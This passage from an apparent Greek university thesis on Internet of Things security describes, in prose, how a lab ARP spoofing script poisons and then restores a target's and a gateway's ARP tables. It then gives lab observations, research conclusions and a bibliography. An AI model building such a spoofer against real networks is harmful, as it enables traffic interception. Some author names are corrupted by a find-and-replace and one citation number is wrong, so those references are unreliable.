- Restore (target_ip, source_ip): Αυτή η συνάρτηση χρησιμοποιείται για την αποκατάσταση του πίνακα ARP του στόχου και της πύλης προεπιλογής. Αποκτά τις διευθύνσεις MAC της προορισμού και πηγής IP χρησιμοποιώντας τη συνάρτηση get_mac(). Δημιουργεί ένα πακέτο απάντησης ARP παρόμοιο με τη συνάρτηση παραπλάνησης αλλά με την αντιμετάθεση της πηγαίας IP και της διεύθυνσης MAC. Στέλνει το πακέτο για να αποκαταστήσει τις αρχικές καταχωρίσεις ARP.

Το κύριο μέρος του κώδικα εκτελεί την επίθεση ARP spoofing σε έναν άπειρο βρόχο. Αποστέλλει συνεχώς παραπλανητικά πακέτα ARP στον στόχο και στην πύλη καλώντας τη συνάρτηση spoof() δύο φορές με διαφορετικές διευθύνσεις IP για να πραγματοποιήσει διπλής κατεύθυνσης ARP spoofing. Παρακολουθεί τον αριθμό των απεσταλμένων πακέτων και εμφανίζει την καταμέτρηση. Ο βρόχος εκτελείται μέχρι ο χρήστης να τον διακόψει με μια εξαίρεση Keyboard Interrupt (Ctrl + C). Κατά τη διακοπή, το σενάριο αποκαθιστά τον πίνακα ARP του στόχου και της πύλης χρησιμοποιώντας τη συνάρτηση restore() και εμφανίζει ένα μήνυμα που υποδηλώνει ότι η επίθεση ARP spoofing έχει σταματήσει. Παρακάτω στην εικόνα 5-4 φαίνεται η γραφική απεικόνιση της λειτουργίας του κώδικα:



Εικόνα 5-4: Αναπαράσταση flowchart της επίθεσης ARP spoofing

5.7 Συμπεράσματα Πειραματικού Μέρους

Όλες οι επιθέσεις που περιγράψαμε στα προηγούμενα υποκεφάλαια, χρησιμοποιήθηκαν για την εκπόνηση αυτής της διπλωματικής εργασίας τοπικά. Κατά τη χρήση των επιθέσεων DoS παρατηρήσαμε μια μικρή υπερφόρτωση στην προσπάθεια ανανέωσης των ιστοσελίδων. Επίσης, κατά τη χρήση της ARP spoofing επίθεσης παρατηρήσαμε μέσω του εργαλείου Wireshark ότι όταν ξεκίνησε η επικοινωνία μεταξύ των δύο ηλεκτρονικών υπολογιστών που χρησιμοποιήθηκαν, αρκετά πακέτα ARP μεταφέρονταν προς τον υπολογιστή στόχο. Παρά τις προηγούμενες παρατηρήσεις μας, όλες οι επιθέσεις δεν ήταν αρκετά δυνατές για να μπορέσουν να προκαλέσουν προβλήματα είτε στο hardware είτε απλώς στο user experience του χρήστη κατά τη χρησιμοποίηση του ηλεκτρονικού του υπολογιστή.

6. Μελλοντική ερευνητική κατεύθυνση - Συμπεράσματα

Οι άνθρωποι θα αντιστέκονται στο Διαδίκτυο των Αντικειμένων όσο δεν υπάρχει εμπιστοσύνη ότι δε θα προκαλέσει σοβαρές απειλές για την ιδιωτική ζωή. Οι ανησυχίες του κοινού είναι πράγματι πιθανό να επικεντρωθούν σε έναν ορισμένο αριθμό ζητημάτων ασφάλειας και απορρήτου.

Με στόχο την επίτευξη της ασφάλειας και ιδιωτικότητας στο Διαδίκτυο των Αντικειμένων, απαιτείται σημαντική ανάγκη έρευνας. Μερικοί από τους βασικούς τομείς για έρευνα είναι συγκεκριμένα η Κλιμάκωση, η Αρχιτεκτονική, η Αξιοποίηση Μεγάλων Δεδομένων και η Ασφάλεια και Απόρρητο. Δεδομένου ότι στο Διαδίκτυο των Αντικειμένων, μεγάλος αριθμός συσκευών συνδέονται μεταξύ τους, γεγονός που επηρεάζει τη χρήση του συστήματος, επομένως, απαιτείται κλιμάκωση ενός συστήματος και πρέπει να γίνει ερευνητική εργασία σε αυτόν τον τομέα για την επιτυχή λειτουργία του Διαδικτύου των Αντικειμένων. Δεδομένου ότι δεν υπάρχει τυπική αρχιτεκτονική για το Διαδίκτυο των Αντικειμένων και δισεκατομμύρια αντικείμενα συνδέονται με το παραδοσιακό Διαδίκτυο μέρα με τη μέρα, είναι πολύ σημαντικό να έχουμε μια αρχιτεκτονική που να είναι επαρκής φύση και να επιτρέπει την ευκολία στη συνδεσιμότητα, την επικοινωνία και τον έλεγχο.

Όπως προτείνουν οι A. Sardana και S.Horrow [23] οι συσκευές που χρησιμοποιούνται στο Διαδίκτυο των Αντικειμένων πρέπει να περιέχουν ένα Identity Manager, αλλά εξακολουθεί να υπάρχει ανάγκη για γρήγορη κρυπτογράφηση, η έρευνα προτείνεται να έχει καλύτερη μέθοδο σε σύγκριση με την υπάρχουσα. Ο προσδιορισμός της απαίτησης απορρήτου είναι ένα κλειδί στο Διαδίκτυο των Αντικειμένων, πρέπει να γίνει μια ερευνητική εργασία σε αυτόν τον τομέα, επίσης, ώστε το σύστημα Διαδίκτυο των Αντικειμένων να μπορεί να κρατηθεί μακριά από απειλές που σχετίζονται με το απόρρητο Περισσότερες προτάσεις εργασίας θα μπορούσαν να είναι σχετικά με το θέμα της ετερογένειας καθώς στο Διαδίκτυο των Αντικειμένων υπάρχουν διαφορετικές διασυνδέσεις και αυτή τη στιγμή υπάρχουν πολλά ζητήματα στην εφαρμογή του. Θα πρέπει να υπάρξει έρευνα για ζητήματα αναμενόμενης μετάδοσης δεδομένων, αποθήκευσης και χωρητικότητας, καθώς με την πάροδο του χρόνου ο αριθμός των συσκευών θα αυξάνεται στο Διαδίκτυο των Αντικειμένων.

6.1 Συμπεράσματα για την ασφάλεια του IoT

Η ασφάλεια του Διαδικτύου των Αντικειμένων είναι εξαιρετικά ευάλωτη σε επιθέσεις για διάφορους λόγους. Πρώτον, συχνά τα στοιχεία από τα οποία αποτελείται περνούν τον

περισσότερο χρόνο χωρίς επίβλεψη και έτσι, είναι εύκολο να τους επιτεθείς. Δεύτερον, οι περισσότερες από τις επικοινωνίες είναι ασύρματες, γεγονός που καθιστά την υποκλοπή εξαιρετικά απλή. Τέλος, τα περισσότερα από τα στοιχεία του Διαδικτύου των Αντικειμένων χαρακτηρίζονται από χαμηλές δυνατότητες τόσο από πλευράς ενέργειας όσο και υπολογιστικών πόρων (αυτό ισχύει ιδιαίτερα για τα παθητικά στοιχεία) και επομένως δεν μπορούν να εφαρμόσουν πολύπλοκα σχήματα που υποστηρίζουν την ασφάλεια.

Συνεχίζοντας, τα κύρια προβλήματα που σχετίζονται με την ασφάλεια αφορούν τον έλεγχο ταυτότητας και την ακεραιότητα των δεδομένων. Ο έλεγχος ταυτότητας είναι δύσκολος καθώς συνήθως απαιτεί κατάλληλες υποδομές ελέγχου ταυτότητας και διακομιστές που επιτυγχάνουν τον στόχο τους μέσω της ανταλλαγής κατάλληλων μηνυμάτων με άλλους κόμβους. Στο Διαδίκτυο των Αντικειμένων τέτοιες προσεγγίσεις δεν είναι εφικτές δεδομένου ότι οι παθητικές ετικέτες RFID δεν μπορούν να ανταλλάξουν πάρα πολλά μηνύματα με τους διακομιστές ελέγχου ταυτότητας. Το ίδιο σκεπτικό ισχύει (με λιγότερο περιοριστικό τρόπο) και στους κόμβους αισθητήρων.

Σε αυτό το πλαίσιο, σημειώστε ότι στο πρόσφατο παρελθόν έχουν προταθεί αρκετές λύσεις για δίκτυα αισθητήρων. Ωστόσο, οι υπάρχουσες λύσεις μπορούν να εφαρμοστούν όταν οι κόμβοι αισθητήρων θεωρούνται ως μέρος του δικτύου αισθητήρων που συνδέονται με το υπόλοιπο Διαδίκτυο μέσω ορισμένων κόμβων που παίζουν ρόλο πυλών. Στα σενάρια του Διαδικτύου των Αντικειμένων, αντί αυτού, οι κόμβοι αισθητήρων πρέπει να θεωρούνται ως κόμβοι του Διαδικτύου , ώστε να καθίσταται απαραίτητος ο έλεγχος γνησιότητάς τους ακόμη και από κόμβους που δεν ανήκουν στο ίδιο δίκτυο αισθητήρων.

Τέλος, καμία από τις υπάρχουσες λύσεις δεν μπορεί να βοηθήσει στην επίλυση του προβλήματος της επίθεσης Man-in-the-middle. Εξετάστε την περίπτωση κατά την οποία ένας κόμβος χρησιμοποιείται για να αναγνωρίσει κάτι ή κάποιον και, κατά συνέπεια, παρέχει πρόσβαση σε μια συγκεκριμένη υπηρεσία ή μια συγκεκριμένη περιοχή (ορισμένα κλειδιά που βασίζονται σε RFID).

Οι λύσεις ακεραιότητας δεδομένων θα πρέπει να εγγυώνται ότι ένας αντίπαλος δεν μπορεί να τροποποιήσει δεδομένα στη συναλλαγή χωρίς το σύστημα να ανιχνεύσει την αλλαγή. Το πρόβλημα της ακεραιότητας των δεδομένων έχει μελετηθεί εκτενώς σε όλα τα παραδοσιακά συστήματα υπολογιστών και επικοινωνιών και ορισμένα προκαταρκτικά αποτελέσματα υπάρχουν για δίκτυα αισθητήρων. Ωστόσο, νέα προβλήματα προκύπτουν όταν τα συστήματα RFID ενσωματώνονται στο Διαδίκτυο καθώς περνούν τον περισσότερο χρόνο

χωρίς επίβλεψη. Τα δεδομένα μπορούν να τροποποιηθούν από τους αντιπάλους ενώ αποθηκεύονται στον κόμβο ή όταν διασχίζουν το δίκτυο.

Για την προστασία των δεδομένων από τον πρώτο τύπο επίθεσης, η μνήμη προστατεύεται στις περισσότερες τεχνολογίες ετικετών και έχουν προταθεί λύσεις και για δίκτυα ασύρματων αισθητήρων. Για παράδειγμα, και οι δύο ετικέτες EPCglobal Class-1 Generation-2 και ISO/IEC18000-3 προστατεύουν τις λειτουργίες ανάγνωσης και εγγραφής στη μνήμη τους με κωδικό πρόσβασης. Στην πραγματικότητα, οι ετικέτες EPCglobal Class-1 Generation-2 έχουν πέντε περιοχές μνήμης, καθεμία από τις οποίες μπορεί να προστατευθεί για ανάγνωση ή εγγραφή με κωδικό πρόσβασης ανεξάρτητα η μία από την άλλη. Ενώ, οι ετικέτες ISO/18000-3 ορίζουν έναν δείκτη σε μια διεύθυνση μνήμης και προστατεύουν με κωδικό πρόσβασης όλες τις περιοχές μνήμης με χαμηλότερη διεύθυνση μνήμης. Για την προστασία των δεδομένων από τον δεύτερο τύπο επίθεσης, τα μηνύματα ενδέχεται να προστατεύονται σύμφωνα με το σχήμα Κωδικός ελέγχου ταυτότητας μηνυμάτων Keyed-Hash (HMAC). Αυτό βασίζεται σε ένα κοινό μυστικό κλειδί που μοιράζεται μεταξύ της ετικέτας και του προορισμού του μηνύματος, το οποίο χρησιμοποιείται σε συνδυασμό με μια συνάρτηση κατακερματισμού για την παροχή ελέγχου ταυτότητας.

Τέλος, σημειώστε ότι όλες οι λύσεις που προτείνονται για την υποστήριξη της ασφάλειας χρησιμοποιούν ορισμένες κρυπτογραφικές μεθοδολογίες. Οι τυπικοί κρυπτογραφικοί αλγόριθμοι ξοδεύουν μεγάλο όγκο πόρων από άποψη ενέργειας και εύρους ζώνης τόσο στην πηγή όσο και στον προορισμό. Τέτοιες λύσεις δεν μπορούν να εφαρμοστούν στο Διαδίκτυο των Αντικειμένων, δεδομένου ότι θα περιλαμβάνουν στοιχεία (όπως ετικέτες RFID και κόμβους αισθητήρων) που περιορίζονται σοβαρά από την άποψη της ενέργειας, των επικοινωνιών και των υπολογιστικών δυνατοτήτων. Ως εκ τούτου, απαιτούνται νέες λύσεις ικανές να παρέχουν ένα ικανοποιητικό επίπεδο ασφάλειας ανεξάρτητα από τη σπανιότητα των πόρων. Σε αυτό το πλαίσιο, έχουν προταθεί μερικές λύσεις για κρυπτογραφικά σχήματα συμμετρικού κλειδιού. Ωστόσο, όπως είπαμε ήδη, τα βασικά σχήματα διαχείρισης βρίσκονται ακόμη σε πρώιμο στάδιο (ειδικά στην περίπτωση της RFID) και απαιτούν μεγάλες ερευνητικές προσπάθειες.

6.2 Συμπεράσματα για το απόρρητο του Διαδίκτυο των Αντικειμένων

Η έννοια της ιδιωτικής ζωής είναι βαθιά ριζωμένη στους πολιτισμούς μας, αναγνωρίζεται σε όλες τις νομοθεσίες των πολιτισμένων χωρών και, όπως είπαμε ήδη, οι ανησυχίες για την προστασία της έχουν αποδειχθεί σημαντικό εμπόδιο ενάντια στη διάδοση των τεχνολογιών που εμπλέκονται στο Διαδίκτυο των Αντικειμένων. Οι ανησυχίες των ανθρώπων για το απόρρητο είναι πράγματι δικαιολογημένες. Στην πραγματικότητα, οι τρόποι με τους οποίους θα πραγματοποιηθεί η συλλογή, η εξόρυξη και η παροχή δεδομένων στο Διαδίκτυο των Αντικειμένων είναι τελείως διαφορετικοί από αυτούς που γνωρίζουμε τώρα και θα υπάρξει ένας εκπληκτικός αριθμός περιπτώσεων συλλογής προσωπικών δεδομένων.

Στη συνέχεια, η προστασία θα πρέπει να διασφαλίζεται με την εγγύηση ότι οι άνθρωποι μπορούν να ελέγχουν ποιες από τις μεμονωμένες πληροφορίες τους συλλέγονται, ποιος συλλέγει αυτές τις πληροφορίες και πότε. Για παράδειγμα, μια οργάνωση αισθητήρα μπορεί να ανωνυμοποιήσει τις πληροφορίες, αναλύοντας, όπως υποτίθεται, περιοχές αναγνωρισμένων ατόμων και τις προϋποθέσεις προστασίας εξισώσεων με το επίπεδο λεπτομέρειας που απαιτείται από την εφαρμογή. Μια άλλη απεικόνιση σχετίζεται με συστήματα αισθητήρων που αποτελούνται από κάμερες που μεταφέρονται για σκοπούς αναγνώρισης βίντεο. Σε αυτήν την περίπτωση, οι φωτογραφίες των ανθρώπων μπορεί να αποκρύπτονται για να εξασφαλιστεί η προστασία τους. Σε περίπτωση που συμβεί μια περίσταση, σε εκείνο το σημείο η εικόνα των σημαντικών ατόμων μπορεί να αναδημιουργηθεί με νόμο.

Ως εκ τούτου, θα είναι ακατανόητο για τα άτομα να ελέγχουν πραγματικά την αποκάλυψη των ατομικών τους δεδομένων. Η φροντίδα του χειρισμού συλλογής πληροφοριών απαιτεί κατάλληλες ρυθμίσεις σε όλα τα διαφορετικά υποσυστήματα που αλληλεπιδρούν με άτομα εντός του Ιστού των Πραγμάτων. Συνεχώς στο πλαίσιο των συμβατικών διαχειριστών Ιστού, μέσω των ρυθμίσεων προσαρμογής των εφαρμογών που εκτελούνται στα τερματικά των χρηστών, οι χρόνοι που διανέμονται μεμονωμένα δεδομένα μπορούν να διακριθούν εύκολα και η ουσία που συλλέγει τέτοιες πληροφορίες μπορεί να διακριθεί μέσω μεθόδων επαλήθευσης εγκατάστασης. Συνεχίζοντας, οι επιμέρους πληροφορίες που συλλέγονται θα πρέπει να χρησιμοποιούνται για την υποστήριξη εξουσιοδοτημένων διαχειριστών από εξουσιοδοτημένους προμηθευτές ωφελημάτων. Για παράδειγμα, θα εξετάσουμε την κατάσταση εφαρμογής που σχετίζεται με έξυπνα σπίτια και χώρους εργασίας που απεικονίζεται σε προηγούμενο κεφάλαιο. Σε αυτήν την περίπτωση, ορισμένες δυνατότητες

ανίχνευσης θα αποσταλούν στο περιβάλλον για την παρακολούθηση της περιοχής των ανθρώπων και τον κατάλληλο έλεγχο του φωτισμού ή της θέρμανσης. Θα πρέπει να τεθούν σε εφαρμογή κατάλληλες προσεγγίσεις προστασίας για να εγγυηθούν ότι:

- Το ακόλουθο πλαίσιο δεν συλλέγει δεδομένα σχεδόν για την περιοχή και τις εξελίξεις των ατόμων πελατών, αλλά λαμβάνει υπόψη συγκεντρωμένους πελάτες (η περιοχή και οι εξελίξεις των ανθρώπων δεν πρέπει να συνδέονται με την ταυτότητά τους),
- Τα άτομα εκπαιδεύονται για το βαθμό και τον τρόπο με τον οποίο ελέγχονται οι εξελίξεις τους από το πλαίσιο
- Οι πληροφορίες που συλλέγονται από το πλαίσιο παρατήρησης θα πρέπει να χρησιμοποιούνται για σκοπούς ελέγχου φωτισμού και θέρμανσης και στη συνέχεια να διαγράφονται από το πλαίσιο αποθήκευσης.

Βιβλιογραφία:

[1]. S. Sicaria, A. Rizzardia, L.A. Griecob, A. Coen-Porisinia, "Security, Privacy & Trust in Internet of Things: the road ahead"

[2]. Anna Triantafyllou, PanagΔιαδίκτυο των Αντικειμένωνis Sarigiannidis, Thomas D. Lagkas, "Network Protocols, Schemes, and Mechanisms for Internet of Things (Διαδίκτυο των Αντικειμένων): Features, Open Challenges, and Trends"

[3]. Mohammed Riyadh Abdmeziem, Djamel Tandjaoui, Imed Romdhani "Architecting the Internet of Things: State of the Art. 201"

[4]. Luigi Atzori, Antonio Iera, Giacomo Morabito, "The Internet of Things: A survey"

[5]. Ν. Χαρίτος, ΄Ασφάλεια στο διαδίκτυο των πραγμάτων΄, Πτυχιακή Εργασία, Τμήμα Πληροφορικής και Τηλεπικοινωνιών, Εθνικό και Καποδιστριακό Πανεπιστήμιο Αθηνών, 2016

[6]. Qi Jing, Athanasios V. Vasilakos, Jiafu Wan, Jingwei Lu, Dechao Qiu, "Security of the Internet of Things: perspectives and challenges. New York: Springer Science+Business Media", 2014

[7]. Mikail Mohammed Salim, Shailendra Rathore, Jong Hyuk Park, "Distributed denial of service attacks and its defenses in Διαδίκτυο των Αντικειμένων: a survey"

[8]. Dr. Yusuf Perwej, Firoj Parwej, Mumdouh Mirghani Mohamed Hassan, Nikhat Akhtar, "The Internet-of-Things (Διαδίκτυο των Αντικειμένων) Security: A Technological Perspective and Review"

[9]. Vaishnavi Bhavsar, Aditya Kadlak, Shabnam Sharma, "Study on Phishing Attacks"

[10]. Otmane El Mouaatamid, Mohammed Lahmer, Mostafa Belkasmi, "Internet of Things Security: Layered classification of attacks and possible Countermeasures"

[11]. Mohamed Litoussi, Nabil Kannouf, Khalid El Makkaoui, Mohamed Fartitcho, "Διαδίκτυο των Αντικειμένων security: challenges and countermeasures"

[12]. PanagΔιαδίκτυο των Αντικειμένωνis I. Radoglou Grammatikis, PanagΔιαδίκτυο των Αντικειμένωνis G. Sarigiannidis, Ioannis D. Moscholios, "Securing the Internet of Things: Challenges, Threats and Solutions"

[13]. Ajay Kapoor, "Python For CyberSecurity: Why Is It Better In 2023?", 2022. [Online]. Available: https://www.pixelcrayons.com/blog/python-for-cybersecurity- why-is-it-better-in-2020/

[14]. Quinn Jones, "What Is the Smart Grid and How Is It Enabled by Διαδίκτυο των Αντικειμένων?", 2020. [Online]. Available: https://www.digi.com/blog/post/what-is-the-smart-grid-and-how-enabled-by-IoT

[15]. Kalogeras, Dimitris, "Τεχνολογίες Πληροφορικής και Τηλεπικοινωνιών: Ιστορική Εξέλιξη, Σύγχρονες Τάσεις και Προβλέψεις", 2016

[16]. Keith D. Foote, "*A Brief History of the Internet of Things", 2022* [Online]. Available: https://www.dataversity.net/brief-history-internet-things/

[17]. K. L. Lueth, "Why the Internet of Things is called Internet of Things: Definition, history, disambiguation", 2014

[18]. W. Goddard, "History of Διαδίκτυο των Αντικειμένων: What It Is, How It Works, Where It's Come From, and Where It's Going", 2019

[19]. D. Butler, "History of AT&T: Timeline and Facts", 2020

[20]. Kevin Robinson, "Wi-Fi 6 and Wi-Fi 6E: The key to IoT.", 2021 [Online].

[21]. A. Sardana and S. Horrow, "Identity management framework for cloud-based internet of things", Proceedings of the First International Conference on Security of Internet of Things, 2012

[22]. A. Lavric & V. Popa, “Internet of Things and LoRa™ Low-Power Wide-Area Networks: A survey. International Symposium on Signals, Circuits and Systems (ISSCS).”, 2017

[23]. F. Bonavolontà, T. Rosario, S. Moriello, & A. Tufano, “Enabling wireless technologies for industry 4.0: State of the art. IEEE International Workshop on Measurement and Networking (M&N)”, 2017

[24]. U. Raza, P. Kulkarn & Sooriyabandara, “Low Power Wide Area Networks: An Overview. IEEE Communications Surveys & Tutorials”, 2017

[25]. Sarmad Hasan, Malaika Moiz, Iqbal Uddin Khan, Sadiq Ur Rehman, Aqeel-ur Rehman, “Security and Privacy Issues in Διαδίκτυο των Αντικειμένων, 2016”

[26]. Dean Rakic & Jonas Grundler, “Sensors and Actuators of the Διαδίκτυο των Αντικειμένων”, 2019 [Online]. Available: https://www.novatec-gmbh.de/blog/sensors-and-actuators-of-the-Internet of Things/

[27]. ([Online]. Available: https://codibly.com/news-insights/what-are-smart-grids/)

[28]. Stephen Bassi Joseph, Emmanuel Gbenga Dada, Emmanuel Sadiq Abdullahi “Development of Internet of Things (Διαδίκτυο των Αντικειμένων) Based Energy Consumption Monitoring and Device Control System”, 2020

[29]. [Online]. Available: https://help.mikrotik.com/docs/pages/viewpage.action?pageId=28606504

[30]. Abdul Basit, Maham Zafar, Xuan Liu, Abdul Rehman Javed, Zunera Jalil & Kashif Kifayat“A comprehensive survey of AI-enabled phishing attacks detection techniques”, 2020

[31]. Gavin Wright, Alexander S. Gillis “What is a side-channel attack?”

[32]. “What is Public Key Infrastructure (PKI)?”, [Online]. Available: https://www.appviewx.com/education-center/pki/

[33]. Adrian Dance “Bluetooth Low Energy (BLE) And The Internet Of Things”, 2022

[34]. ([Online]. Available: https://help.mikrotik.com/docs/display/ROS/Basic+Concepts